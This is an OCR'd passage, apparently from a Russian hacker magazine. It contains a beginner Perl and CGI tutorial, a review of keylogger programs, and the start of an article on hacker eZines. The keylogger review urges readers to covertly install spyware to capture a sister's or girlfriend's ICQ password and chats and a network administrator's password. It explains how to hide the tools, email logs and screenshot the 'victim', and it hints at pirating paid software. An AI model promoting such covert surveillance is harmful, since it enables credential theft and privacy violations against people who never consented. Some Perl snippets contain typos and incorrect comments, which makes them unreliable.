Команда print отвечает за вывод текста на экран. Вся информация, которая выводится, должна быть в двойных кавычках. Символ \n обозначает завершение строки, а оператор print заканчивается точкой с запятой (;). Символ # обозначает комментарий, после него компилятор игнорирует всю информацию (точнее строку). Также присутствует команда for, она задает цикл. В самом цикле используется простая скалярная переменная $i (запомни, скалярные переменные могут принимать значения либо числа, либо строки, а начинаются такие переменные с префикса $), которой присваивается значение 1 ($i=1), сам цикл должен повторяться до тех пор, пока значение $i не достигнет 40, а с одним проходом цикла значение $i увеличивается на 1 (это выражение $i++). Символы { и } имеют то же самое значение, как и в С, и обозначают начало и конец блока операторов. В данном случае блоком операторов служит оператор print "Хе-хе\n";.

Теперь изучим, как работать с переменными, так как это очень важно для дальнейшего изучения. Вот код программы, который тебе поможет понять синтаксис.

```
#!/usr/bin/perl
$i=12;
$i++;
print "$i\n";
$i–;
print "$i\n";
$i+=2;
print "$i\n";
$i*=2;
print "$i\n";
```

После запуска программы ты должен увидеть это:

```
13
12
14
28
```

Синтаксис точно такой же, как и в С++; если ты раньше его изучал (делать было больше не фига? :), то тебе будет очень легко разобраться в Perl'е. Для понятности скажу, что команда $i++ равносильна $i=$i+1, а $i*=2 - то же самое, что и $i=$i*2.

Для ввода данных в Perl используется конструкция <STDIN>, которая в данном случае получает одну строку введенных данных. Эти данные мы присваиваем переменной $name, а потом выводим приветствие. Допустим, что у нас есть особенное имя, у которого должно быть собственное приветствие, пусть особенное имя будет Рома. Ему мы будем говорить: "Йоу! Кого я вижу!". Вот что получится:

```
#!/usr/bin/perl
print "Как тебя зовут? ";
$name=<STDIN>;
chomp ($name);
if ($name eq "Рома") {print "Йоу! Кого я вижу!\n";}

else {print "Здравствуйте, $name\n";}
```

Здесь появляется новая команда chomp. Она удаляет последний символ у переменной, если он является символом завершения строки (\n).

Теперь о ветви операций if-then-else. Оператор if (если) выбирает, какой блок операторов выполняется (блок операторов заключен между фигурными скобками). Если выражение дает результат значение "истина", то выполняется первый блок, в противном случае (выражение else) выполняется второй блок. У нас выражением является $name eq "Рома". Эти две строки сравниваются оператором eq. Если они равны, то результатом будет "истина". Еще есть выражение ne, оно полностью противоположно eq. Но эти выражения созданы только для символьных переменных, для числовых существуют свои:

\> - дает "истина", когда первая переменная больше второй;
\>= - "истина", когда первая переменная больше или равна второй;
< - "истина", когда первая переменная меньше второй;
<= - "истина", когда первая переменная меньше или равна второй;
!= - "истина", когда первая переменная не равна второй;
== - "истина", когда вторая переменная равна первой.

Также существует оператор not, он возвращает "истина", если сравниваемое условие ложь. Чтоб понять, напишем небольшую прогу

```
#!/usr/bin/perl
$a=3;
$b=4;
$c=3;
if ($a<$b) {print "1";}
if ($a==$c) {print "2";}
if (not $a==$b) {print "3";}
```

На экране появится число 123. С данного момента ты должен хорошо оперировать числами.

Теперь нам надо обсудить и другую полезную команду: while. Это тоже цикл, но он немного отличается. Для ясности закодим скрипт

```
#!/usr/bin/perl
$a=5;
while ($a>=1){
print "a";
$a–;}
```

Программа должна выдать ааааа, исходя из этого можно догадаться, что операторы, находящиеся в блоке while, выполнялись пять раз. То есть принцип команды while прост: выполнять блок операций, пока сравниваемые значения ($a и 1) дают "истина".

Массивы: Matrix has you

Все массивы - это переменные, которые состоят из списков. Список - упорядоченные скалярные данные. Каждый элемент массива - это одна скалярная переменная с независимым скалярным значением. Если тебе сложно представить, что такое массив, то прикинь мозгой, как выглядит математическая матрица. Представил? Если так, то будь уверен, что матрица не поимеет тебя! :)

Массивы должны начинаться с префикса @, а их имена могут совпадать с именем скалярных переменных. Теперь нам нужно научиться присваивать к массивам данные, работать с ними.

```
#!/usr/bin/perl

@a=("Kal","КиШ","SuXXX");
$a[3]="New"; # @a равен
("Kal","КиШ","SuXXX","New");
print $a[1];
```

Если запустить программу, то на экране появится КиШ. До этого массивы были рассмотрены, как единое целое, а здесь мы обратились к его отдельным участкам. При таком обращении символ @ заменяется на $, а нумерация элементов начинается с нуля. Когда мы написали строку $a[3]="New";, то мы добавили в массив четвертое значение, а командой print $a[1] мы вывели второй элемент.

Оператор foreach - это еще одна циклическая конструкция. Этому оператору присваивается какой-нибудь список, этот список значений по очереди присваивается скалярной переменной, выполняя блок кода. Вот как это выглядит:

```
@a=(5,4,3,2,1);
foreach $b (@a){
print $b;
}
```

Это программа выдаст на экран 54321. Нужно понять, что список, который передается оператору foreach, может быть произвольным списком, а не только переменной-массивом.

Хеши: программерский харч

Хеш (ассоциативный массив) - набор скалярных данных, отдельные элементы которого выбираются по индексному значению. Индексные значения хеша - это произвольные скаляры. Эти скаляры (ключи) используются для выборки значений из массива. Получается, что каждому ключу хеша соответствуют свои данные.

Имена хеш-переменных состоят из знака процента (%) и буквы, за которой следуют буквы, цифры и знаки подчеркивания. Каждый элемент хеша - это отдельное скалярное значение, доступное через индекс, представляющий собой строковое значение, называемое ключом. Вот как надо обращаться к отдельным элементам хеша %some: $some{ключ}, где ключ - любое скалярное выражение. Как и с массивами, новые элементы хеша создаются путем присваивания нового значения:

```
$some{"new"}="abc";   # создается ключ "new"
со значением "bbb"
$some{"abc"}="qwerty";  # создается ключ "abc"
со значением "qwerty"
print $some{"abc"}; # выводит на экран qwerty
```

В Perl'е существует функция keys (%имя_хеша), которая возвращает список всех текущих ключей данного хеша. Давай разберемся с этой функцией на следующем примере:

```
$some{"abc"}="cba";
$some{123}=321;
@all=keys(%some);  #  @all содержит значение
("abc", 123)
```

Если надо получить не ключи хеша, а их значения, то следует юзать функцию values. Она тоже возвращает список, который содержит все значения хеша.

И последнее, что я хотел рассказать про хеши, - это функция delete. Как, наверное, ты догадался, она удаляет один элемент в хеше по его индексу. Вот пример:

```
$some{look}=this
$some{change}=car
delete $some{change}; # хеш состоит всего из
одного ключа-значения some=change
```

Работа с файлами: порежем филе

Дескриптор файла в Perl программах - это имя соединения для ввода-вывода между нашей Perl программой и внешний миром. Мы и раньше использовали дескрипторы: STDIN - это дескриптор стандартного ввода. Еще есть дескриптор STDOUT. Когда мы использовали команду print, то мы выводили все данные на дескриптор STDOUT. У файлов такие же дескрипторы, как и у ввода/вывода, они тоже пишутся большими буквами. Вот синтаксис присоединения дескриптора к файлу для его чтения:

```
open (ДЕСКРИПТОР, "имя");
```

ДЕСКРИПТОР - новый дескриптор файла, а "имя" - имя открываемого файла, которое будет связано с дескриптором. Чтобы файл открыть не для чтения, а для записи, используют тоже команду open, но перед именем файла добавляют знак больше чем (>). Вот как это выглядит:

```
open (ДЕСКРИПТОР, ">имя");
```

Что делать, если нам нужно дописывать в файл информацию? Тогда к имени файла надо добавить >>:

```
open (ДЕСКРИПТОР, ">>имя");
```

Функция open возвращает значения "истина", если она выполнена удачно, и "ложь", если произошла какая-то ошибка. После окончания работы с файлом нам нужно закрыть дескриптор файла, это делается командой close:

```
close (ДЕСКРИПТОР);
```

Если попытаться повторно открыть один дескриптор файла, то это приведет к автоматическому закрытию ранее открытого файла. Но что если файл не открылся? Нам же нужно грамотно обрабатывать все возможные ошибки, для этого нам понадобится оператор die:

```
open (DATA, ">new.txt") || die "Невозможно создать файл!";
```

Тут также используются конструкция "логическое или" (||), работает это так: если файл невозможно создать, то выводим ошибку и прерываем программу.

После открытия дескриптора файла для чтения из него можно читать строки. Вот так выглядит программа, которая показывает какой-нибудь файл:

```
open (FILE, "some.txt");
while ($read=<FILE>)
{
print $read;
}
closr (FILE);
```

После запуска программы на экране должен появиться листинг файла some.txt. Теперь напишем программу, которая копирует текстовые файлы:

```
$in="some.txt";
$out="copy.txt";
open (FILE, "$in");
open (OUT, ">$out");
while ($read=<FILE>)
{

print OUT $read;

}
close (FILE);
close (OUT);
```

Мы научились работать с файлами, теперь нам нужно научиться проводить над файлом зловещую штуку, а именно - удаление. В перле для таких потребностей используется функция unlink. В качестве параметра используется имя файла, которое будет удалено:

```
print "имя файла, который вы хотите удалить: ";
$name=<STDIN>;
chomp ($name);
if (-e $name){
unlink ($name);
print "Файл $name удален";
} else {
print "Файл $name не найден";
}
```

Как видишь, -e возвращает 1 (истинна), если файл существует.

А теперь научимся переименовывать файлы. Для этого воспользуемся оператором rename. В качестве параметров используется старое имя файла и новое. Вот как переименовываются файлы:

```
rename ("old", "new") || die "Невозможно переименовать файл";
```

Функции: твои личные фрикции

Вот мы постоянно использовали функции print, chomp, пора бы и самому какую-нибудь придумать. :-)) Сейчас этим мы займемся. Наши функции называют подпрограммами, определяются в Перле они следующим образом:

```
sub имя {
оператор_1
оператор_2
}
```

Поле имя - это название процедуры (подпрограммы), которое может быть таким же, как и у скалярных переменных, массивов и хешей. Т.е. у нас возможен скаляр $some, массив @some, хеш %some и подпрограмма some. Когда подпрограмма вызывается, то выполняется весь блок операторов, который входит в нее, а вызывающему объекту возвращается какое-то значение. Посмотрим, как с ними работать:

```
$sum=sum (1,2);
print $sum;

sub sum {
($a, $b)=@_;
return ($a+$b);
}
```

На экране ты увидишь число 3 (хе-хе, процедура сложила 2 числа). Здесь уже используется новый массив @_, который в себе хранит все значения, передаваемые подпрограмме. В данном случае мы присваиваем переменной $a и $b значение 1 и 2. Как ты догадался, все значения возвращает оператор return. После его выполнения процедура прекращает свое действие, даже если бы еще следовали какие-нибудь операторы.

Процедуры использовать очень просто и в то же время удобно. Если ты будешь постоянно писать на Перле, то без них ты просто не обойдешься (как без ёнга :), если ты девушка - извини :).

Но подпрограмме можно ничего не передавать, тогда перед вызовом процедуры надо поставить знак "&" или приписать фигурные скобки в конце подпрограммы.

А теперь я расскажу про локальные переменные в подпрограммах. Это такие переменные, которые действительны только в рамках данной подпрограммы. Их имена могут совпадать с именами глобальных переменных. Локальные переменные объявляются командой my. Вот пример, чтобы вкурить ее действие:

```
$test="Я - глобальная переменная!";
&show;
print "$test\n";

sub show{
my ($test);
$test="Я - локальная переменная!";
print "$test\n";
}
```

Наверное, ты подумал, что на экране появится дважды "Я - локальная переменная!", но нет, программа родит это:

```
Я - локальная переменная!
Я - глобальная переменная!
```

Позитивная динамика кода: отращиваем хобот

Например, можно по определенным критериям разбивать строки на поля. Это делается с помощью функции split, а потом, наоборот, склеить эти "разрезанные кусочки".

Начнем со split. Она получает какое-то выражение и строку и ищет в нем все экземпляры данного выражения. Не совпавшие части возвращаются в виде списка:

```
$value="ляля-кал-выкинь-отстой";
@values=split (/-/,$value);
foreach $cur (@values){
print "$cur\n";}
```

После запуска на экране должна вылезти вот такая надпись:



```
ляля
кал
выкинь
отстой
```

Как видишь, split вернул все, что находилось между знаком тире (-). Эти данные присвоились массиву @values, и его содержимое мы вывели на экран. После такого надругательства над бедной переменной $value ее надо снова собрать по кусочкам:

```
$value="ляля-кал-выкинь-отстой";
@values=split (/-/,$value);
$value2=join (":", @values);
print $value2;
```

На мониторе должно появиться вот это: ляля:кал:выкинь:отстой. В Перле также существует полезная функция substr. Она поможет тебе вырезать фрагмент строки. Вот ее параметры:

```
$a = substr ($строка, начало, длина);
```

Начальная позиция определяется следующим образом: первый символ - это нуль, а второй - только единица. Длина - это количество символов, которое надо извлечь из строки. Чтобы легче понять все это, напишем программу:

```
$what="hello, MazaFucka!"; # $what - первоначальная строка
$get=substr ($what, 7, 10);
print $get;
```

Хе-хе, после запуска программы тебя обидно обзовут, сказав, что ты MazaFucka!. Но ты на нее не обижайся. :). Просто сотри ее.

Basic CGI: цгайки без понтов

Вообще, как мне кажется, Перл - почти идеальный язык для написания программ под Интернет. Можно писать на васике, паскале, сях и еще чем-нибудь, но perl-coding меня прет больше всех.

Чтобы и ты от него проперся, я расскажу про полезные переменные, которые тебе понадобятся при написании скриптов под CGI. Если ты не знаешь, что такое CGI, то я тебе объясню. CGI - Common Gate Interface. Эта хрень сделана, чтобы ты мог нормально писать проги для Инета. Ну так вернемся к нашим ежам, ой, к переменным, точнее к хешам :). Начнем с хеша %ENV. В нем хранится почти вся инфа, передаваемая нашей программе. Давай просто напишем скрипт, чтобы ты все понял:

```
#!/usr/local/bin/perl
print "Content-type: text/html\n\n";
print "Ваш IP: $ENV{REMOTE_ADDR}<br>\n";
print "Параметры:
$ENV{QUERY_STRING}<br>\n";
print "О пользователе:
$ENV{HTTP_USER_AGENT}<br>\n";
```

Эту программу нужно пускать через браузер, а не через компилятор. Тебе нужно будет закачать этот скрипт на какой-нибудь сервак, где есть поддержка Перла, или установить у себя на компе веб-сервер, благо их в нете много:

Apache Web server (Unix/Windows) - http://www.apache.ru
Xitami Web server (Unix/Windows) - http://www.imatix.com
OmniHTTPd (Windows) - http://www.omnicron.ab.ca/httpd/
MicroWeb server (Windows) - http://www.demobuilder.com
Small HTTP server (Windows) - http://wwwwin.wplus.net/pp/mrdoors/srv/
TinyWeb (Windows) - http://www.ritlabs.com


А сюда ты можешь залить все необходимые CGI-скрипты:

www.virtualave.net
www.hypermart.net
www.agava.ru
www.ero.ru
www.prohosting.com
www.freedom2surf.net

Например, если ты вызовешь программу через браузер так: http://127.0.0.1/cgi-bin/test.cgi?what=sucks, то на экране должно появиться вот это:

Ваш IP: 127.0.0.1
Параметры : what=sucks
О пользователе: Mozilla/4.0 (compatible; MSIE 4.01; Windows 98)

Наверное, ты не в курсе и не поймешь, что значит строка print "Content-type: text/html\n\n";. Она обозначает, что будет выводиться HTML файл, это сделано для того, чтобы браузер смог понять: какого хрена, тьфу, какого типа файл ему выдают.



Ладно, это все просто, лучше напишем текстовой счетчик, что тоже не супер-пупер круто, но все же пользы будет больше ;). Будешь корефанам показывать: вот, я свой счетчик сделал, посмотрите, какой я крутой. Счетчик наш будет работать через SSI. Это переводится как Servers Side Includes. Рассказывать принцип действия не буду, возьми и почитай спецвыпуск про Интернет ("Спец" #2), там про это писали. Вот сам код счетчика:

```
#!/usr/local/bin/perl
$file="count.txt";
open (DATA,"$file");
$count=<DATA>;
close (DATA);
$count++;

open (DATA,">$file");
print DATA $count;
close (DATA);
print "Content-type: text/html\n\n";
print $count;
```

Это код счетчика, создадим HTML файл, в котором будет использоваться счетчик:

```
<html><body>

Количество посещений этого сайта: <!--#include virtual="/cgi-bin/count.cgi"-->

</body></html>
```

Назови это файло, например, count.shtml. Теперь в нем будет красоваться твой счетчик. Больше я тебе рассказывать не буду, дабы не грузить тебя и не отбирать хлеб у издателей книг, которые наделали до фига литров по теме.

Perl в Глобальной Сети: куда сунуть перец в Инете


Думаю, для начала тебе хватит. Теперь лучше расскажу, что интересное про Perl можно найти в Инете. Сайтов с бесплатными скриптами просто море. Вот самые клевые:

http://www.cgi-resources.net
http://www.cgi-download.com
http://www.perl.ru
http://nas.pp.ru

Там есть и форумы, и списки рассылки, так что если возникнут вопросы, то ты получишь ответ на этих сайтах.

Пару слов о том, какие книги тебе следует купить. Самая классная книга, по моему скромному мнению, - это "Изучаем Perl", ее авторы: Рэндал Л.Шварц, Том Кристиансен. Вот что сказано про книгу:

Книга "Изучаем Perl" является учебным пособием, с помощью которого вы быстро научитесь писать Perl-программы. В каждой книге даются упражнения, а в конце книги - подробные решения. И так далее.



Я считаю, что эта книга должна обязательно быть на твоей полке. Там, конечно, описан не весь язык, но все основы, которые тебе понадобятся при программировании Perl-программ там есть.Еще есть книга, которая полностью посвящена CGI программированию и называется "CGI/Perl". В этой книге содержится большое количество CGI программ с очень хорошим объяснением каждой строки кода. Ее автор К.Пэтчет и М.Райт. К книге прилагается компакт-диск, на котором находится Perl, все программы, рассмотренные в книге, и еще большое количество полезных вещей. Эту книгу тоже хорошо бы купить :).



Даже появилась книга по Перлу от русского автора "Основы программирования на языке Perl", но она не очень хорошая. Лучше не покупай, но если приспичит, то подними на сайте http://www.cgi-bin.ru ее HTML-версию. Вот так!
В последнее время появилось еще несколько книг, правда, я их не покупал, поэтому ничего сказать не могу, но если потребуется, то купи: лишняя книга не помешает :).

Все! Желаю тебе удачи, перец, в борьбе с кодом и перланутого стояка! :)
Чтобы ты не отказался от глобальной идеи стать крутым перл-кодером, мы подготовили кучу статей о написании хакерских скриптов в ближайших номерах Х.

КЛАВИАТУРНЫЕ ШПИОНЫ


#SK!F# AKA Павел Морозов wsxzaq@mail.ru http://hacksoft.ru

1) Предположим, из-за компьютерных сбоев (из-за кривых рук Бил-гей-тссс-а) или сбоев электропитания у тебя вырубился комп. И это в то время, когда ты работал над важным документом, результат - ты потерял кучу времени и всю свою работу. А вот если бы у тебя стоял кейлогер...
2) Возможно, тебе интересно, почему твоя старшая сестра/твоя девочка поставила пароль на ICQ и не включает свою асю в твоем присутствии? Кейлог тебе поможет не только законспектировать весь разговор твоих подопечных с кем-либо, но заодно запишет пароль к тете асе.
3) Тебе просто интересно, что делают на компе в твое отсутствие, какие письма уходят от твоего мэйла, кому.
4) Тебе интересно, что за пароль набирает сетевой администратор у тебя в институте.
5) Ты шпион, и тебе удалось получить доступ к компу...
Короче, я даже не знаю, как ты раньше обходился без этих программ.

Шпионить, шпионить и еще раз шпионить, как завещал нам дедушка Штирлиц и папа Билл. Мы говорим шпионаж, а подразумеваем кейлогер, мы говорим кейлогер, а подразумеваем - шпионаж! Вот сегодня мы с тобой и рассмотрим эти самые кейлогеры. Ты не знаешь, что это такое!? Тогда ты просто ОБЯЗАН узнать это, прочитав сей материал. А если так и не узнаешь - придется плавно переходить на "Мурзилку", т.к. хацкер без кейлогера - как лошадь без седла. А вообще, кейлогер - это программа, которая фиксирует каждое введенное слово (символ) и сохраняет все это для тебя в отдельный файл. Зачем тебе это нужно?

Invisible KeyLogger

После установки у тебя появятся 2 файла ik.exe и datview.exe.
Первый из них как раз и является клавиатурным шпионом, который при каждом старте автоматически загружается в память и записывает все нажатые клавиши в буфер. Как только количество символов превышает 75, происходит их сохранение в зашифрованном файле с расширением .dat, затем вновь продолжается слежка за клавой. Таким образом, можно считать, что dat-файл почти всегда закрыт. Если кто-то откроет сохраненный ik.dat, то ничего подозрительного, кроме кодов, он там не увидит. Для расшифровки нам понадобится datview.exe.



В верхнем поле "Import Binary Log From" указываем путь к dat-файлу. В нижнем поле указываем путь к текстовому файлу, в который будет расшифрован dat-файл.
В подменю Viewer можно выбрать, как сохранить текст в файле: показать ли расшифрованный текст или просто сохранить.
В подменю Clear Log можно выбрать действия для отчистки dat и txt файла после расшифровки. И наконец, в настройках Settings есть возможность сохранить или удалить выбранные настройки.

Плюсы: Хранит логи в зашифрованном виде.
Минусы: Плохо скрывается: виден даже через Alt+Ctrl+Del.

URL http://www.keylogger.com/ik97v12s.exe (782 Kb)

PC Activity Monitor Pro

Это кейлогер с возможностью автоматической отправки лога по e-mail и защитой паролем самой программы и лог файла, а также установкой таймера времени работы.

PC Activity Monitor Pro(PC Acme Pro) config...
Keyboard trapper | Session trapper | Sender | About
LOG files | Window trapper | Security | Scheduling | Filters
In this tab you can change name and location of WINLOG and
In WINLOG file all desktop activity will be saved.
In DOSLOG file keyboard activity in DOS sessions will be logged.
Click Help for details
DOSLOG file name: c:\doslog.log Browse...
WINLOG file name: C:\winlog.log Browse...
Help
OK | Отмена

Первая закладка PAMP'a "Log files" предлагает выбрать пути к лог файлам для ДОС и Windows-логов.

В "Window trapper" можно чутко настроить направление работы: сохранять текст из окна/сохранять вставки из буфера, сохранять инфу о кликах мышкой.
В закладке "Security" есть возможность поставить пароль на запуск конфигуратора и лог файла.
В "Scheduling" устанавливается время работы кейлога. Отметив, в какие дни должен запускаться PAMP, нужно поставить начало старта программы и время, в которое она должна отрубиться.


"Filters". Здесь ты можешь врубить фильтры для ПАМПА. Есть 2 способа сделать это: можно в верхнем поле указать путь к конкретной проге или (и) в нижнем указать только заголовок окна.
В "Session trapper" можно установить запись времени включения и отключения компа, смены имени пользователя.
В закладке "Sender" можно активировать отправку логов по e-mail адресу.
Для этого указываем ip smtp сервера, максимально допустимый размер лога, e-mail, куда будет отправлен лог, и e-mail от кого почта (лучше указать свой второй ящик: если твой первый ящик будет переполнен или по каким либо др. причинам не будет работать, то письмо перейдет во второй ящик).

Плюсы: Вся программа сплошной плюс!!! Все просто супер! Короче, RULEZZZ. Мои рекомендации.
Минусы: За прогу хотят немерено лаве! (Но ведь нам с тобой по барабану... :) Нам поможет altavista.box.sk).

URL: http://www.softsecurity.com/products/43pcacme.zip (251 Kb)

Ghost keyloger

Закладка "System": здесь ты можешь установить пароль на запуск конфигуратора, включить автозагрузку кейлогера, поставить функцию visible или invisible для загружаемого кейлогера.
В закладке "Files" можно указать необходимый путь к лог-файлу, максимально допустимые его размер, а также действия, которые будут выполнены, когда размер лог-файла превысит указанный.
"Mail", здесь ты можешь настроить отправку лог-файла на определенный мыльник.




"Filtres", здесь выбираются клавиши, нажатие которых не будут отображаться в лог-файле.

Плюсы: Вполне удобные настройки. Обладает достаточным набором функций.
Минусы: Хотя и не видна через Alt+Ctrl+Del, ее легко заметить с помощью TaskInfo2000.

URL http://www.bysoft.se/sureshot/gkl/gkl-demo.zip (1945 Kb)

PC Spy

Это шпион, заточенный на запись скриншотов с экрана компа, за которым ведется слежка.




Иногда текстовых логов мало для получения достаточной информации о том, что именно делал кто-либо за компьютером, над которым ты установил контроль, и тогда на помощь приходит PC Spy. Устанавливаем ее вместо кейлогера, а можно и совместно с ним, задаем количество нужных нам скриншотов (от 1 до 9999), время первого скриншота, паузы между последующими, качество сохраняемой картинки, и все! В заданное время программка как наглый телерепортер начнет щелкать все что происходит на мониторе жертвы. А ты на следующий день, повторно запустив PC Spy, увидишь в левом нижнем углу список скриншотов, которые легким кликом мыши превращаются, превращаются... в элегантные jpg файлы.

Плюсы: Не похожа ни на одну из программ.
Минусы: Не ведет текстовые логи.

URL: http://www.softdd.com/pcspy/pcspyt.exe (1281 Kb)

HookDump

И на закуску я оставил небезызвестный HookDump.



При запуске программы сначала следует заглянуть в Options и выставить что именно должен записывать hookdump: текст, функциональные клавиши, нажатие курсора, инфу о юзере, заголовки окон, время запуска различных приложений, формат лог-файла, а также разрешение программе активно использовать буфер. В меню StartUp можно поставить автозагрузку хукдампа при каждом старте компа.
Эта программа для истинных патриотов. Если тебе не важно, что она не высылает логи на e-mail, хранит логи в открытом виде, что вся защита ограничивается ее запуском с параметром /V, что у нее нет возможности запуска по времени, что она не очень удобна в настройках и засекается Trojan Cleaner'ом, то эта программа именно для тебя! :)

Плюсы: Рождена в СССР!
Минусы: Мало функций.

ftp://ftp.sea.ru/pub/win/hookdump/hookdump.zip (24 Kb)

Таким образом, из всех рассмотренных сегодня программ я порекомендовал бы PAMP, только он показал высший пилотаж в скрытии и наличием огромного количества функций. Удачного тебе шпионажа, не оставляй улик: отпечатков пальцев и пустых банок из-под ХАКЕРА.



eZines

Андрей Князев (knyazev@xakep.ru)

Сейчас пойдет речь о езинах - eZine (простенькая аббревиатура :), образованная от двух слов - Electronic и Magazine - т.е. Электронный Магазин, сиречь Электронный Журнал).

Я полагаю, многие могут (хотя и с трудом, т.к. представить все, что было раньше, абсолютно нереально - я, к примеру, не могу уже даже в мечтах вообразить скорость в 1200 бит в секунду!) представить себе "золотое" время Сети. Сегодняшние бородатые (и богатые) дядьки жили тогда в гаражах, бросали ради перспективных проектов свои университеты. Сеть еще не успела стать массовым средством коммуникации и была преимущественно уделом ученых, студентов и прочих "избранных". Естественно, что постепенно появлялись новые средства общения людей. Совсем на заре эры Гипертекста безраздельно царствовали конференции UseNet. А потом... А потом пришел черед html'а и езинов. Многочисленные сетевые журналы начали появляться как грибы после хорошего дождичка. Иных уже сегодня нет, другие уж далече... Предлагаю тебе устроиться поудобнее (кто предпочитает пиво - можно пиво, хотя и другие напитки не возбраняются) и прочитать эпическую сагу о легендарных, доживших до наших дней езинах...

Да! Чуть не забыл, эта статья - это "наш ответ Чемберлену". Некоторые читатели, конечно, приятно, но не совсем заслуженно "льют бальзам" на наши раны, когда пишут, что "кроме Х, нету ничего достойного, что можно почитать по хаку, и вообще...". Это абсолютно не так! И в РуНете есть достойные езины (и ты их знаешь). А на аглицкой мове (учить, учить и еще раз учить язык!) таких изданий просто немерено! Так что - прочь иллюзии - даешь реальность!

Давным-давно, в далекой-далекой галактике...

1983 год. Протокол TCP/IP (надеюсь не надо объяснять, что это такое) :) становится основным транспортным протоколом новой сети, сегодня известной как Internet. А годом спустя (в 1984-м) выйдет первый номер журнала "2600", пожалуй, одного из самых (если не самого) популярного хакерского журнала в Америке. Еще почти три года спустя, в январе 1987-го, "2600" впервые опубликует свой свежий номер в Сети. В общем и целом - 1987 год вполне можно считать годом рождения первого езина в том виде, какими мы их знаем сегодня. В то эпическое время - 10-12 лет назад, езины еще только на-

чинали формировать общественное мнение по типу того, как это активно делают сейчас в Ру-Нете "толстые" и солидные "новые русские" сетевые издания.

Западные езины сегодня - это уже не только (и не столько) "новостные" ресурсы, которые позволяют донести до массы заинтересованных читателей какие-то новости. Это во многом и средство влияния. А также средство, формирующее свою собственную культуру (и в этом буржуйские езины и Х - чрезвычайно похожи - цените это!).

Основной бум в появлении езинов начался в Штатах и Европе в начале 90-х. За отчетный десятилетний период мало какая газета сумела бы приобрести многомиллионную армию читателей - езинам же удалось это сделать без проблем. Если "бумажную" прессу подстерегает слишком много разных опасностей - долгий печатный цикл, жесткие объемы и сроки, не очень большая оперативность, то сетевые издания всех этих недостатков лишены начисто. А поскольку такие издания были востребованы - они появились!

Но это было лишь вводное - лирическое :) отступление. Лучше я расскажу о нескольких самых примечательных и любопытных езинах...


Палка-точка

